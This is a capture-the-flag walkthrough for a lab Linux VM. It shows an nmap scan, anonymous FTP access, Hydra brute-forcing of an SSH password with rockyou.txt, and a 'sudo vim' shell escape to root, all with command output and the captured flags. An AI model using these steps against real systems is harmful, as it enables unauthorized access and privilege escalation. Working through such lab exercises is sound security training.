
Challenge

Start the Virtual Machine. We will be greeted with a login page with the machine's IP on top.



We can take note of the IP. We can do an nmap scan on the vm to find the open ports.

```
❯ nmap -Pn 192.168.50.113
Starting Nmap 7.95 ( https://nmap.org ) at 2024-07-31 13:20 IST
Nmap scan report for ubuntu (192.168.50.113)
Host is up (0.000072s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

We can see that the ftp and ssh ports are open. We can try using the FTP service to get more information. We can try to use anonymous login and list all the files

```
❯ ftp 192.168.50.113
Connected to 192.168.50.113.
220 (vsFTPd 3.0.5)
Name (192.168.50.113:rohit): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             101 Jul 16 10:02 file.txt
226 Directory send OK.
ftp>
```

We can see that there is a file *file.txt* . We can download it using *get file.txt*.

```
ftp> get file.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for file.txt (101 bytes).
226 Transfer complete.
101 bytes received in 0.00346 seconds (28.5 kbytes/s)
ftp>
```

We can check the content of the file

```
❯ cat file.txt
Created a new user - user. I have set a common/weak password. Please reset the password after login.
```

The file gives us information that there is a new user named *user* and the password is weak. We can try to bruteforce the password of this user using hydra with rockyou.txt

```
❯ hydra -l user -P rockyou.txt 192.168.50.113 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-31 13:29:43
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (l:1/p:1434440
[DATA] attacking ssh://192.168.50.113:22/
[22][ssh] host: 192.168.50.113   login: user   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-31 13:29:47
```

We get that the password is 123456. Now we can login to ssh using this password

```
❱ ssh user@192.168.50.113
user@192.168.50.113's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Jul 31 08:01:20 AM UTC 2024

  System load:  0.0               Processes:               102
  Usage of /:   39.2% of 11.21GB  Users logged in:         0
  Memory usage: 8%                IPv4 address for enp0s3: 192.168.50.113
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

28 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 17 12:16:46 2024 from 192.168.50.148
user@ubuntu:~$
```

We can get the user flag from the user.txt file.


```
user@ubuntu:~$ ls
user.txt
user@ubuntu:~$ cat user.txt
c809f302afd0c6a2f29e5c3a047dec7f  -
user@ubuntu:~$
```

To get the root flag we can list user's privileges using *sudo -l*

```
user@ubuntu:~$ sudo -l
Matching Defaults entries for user on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User user may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/vim
```

We can see that user can run vim with sudo. We can use that to get root shell and get the root flag from the file *root.txt*


user@ubuntu:~$ sudo vim -c ':!/bin/sh'
cat /root.txt
0ed3ef795163dfc5dcf9de1db7a0cfb7 -
#

Thank you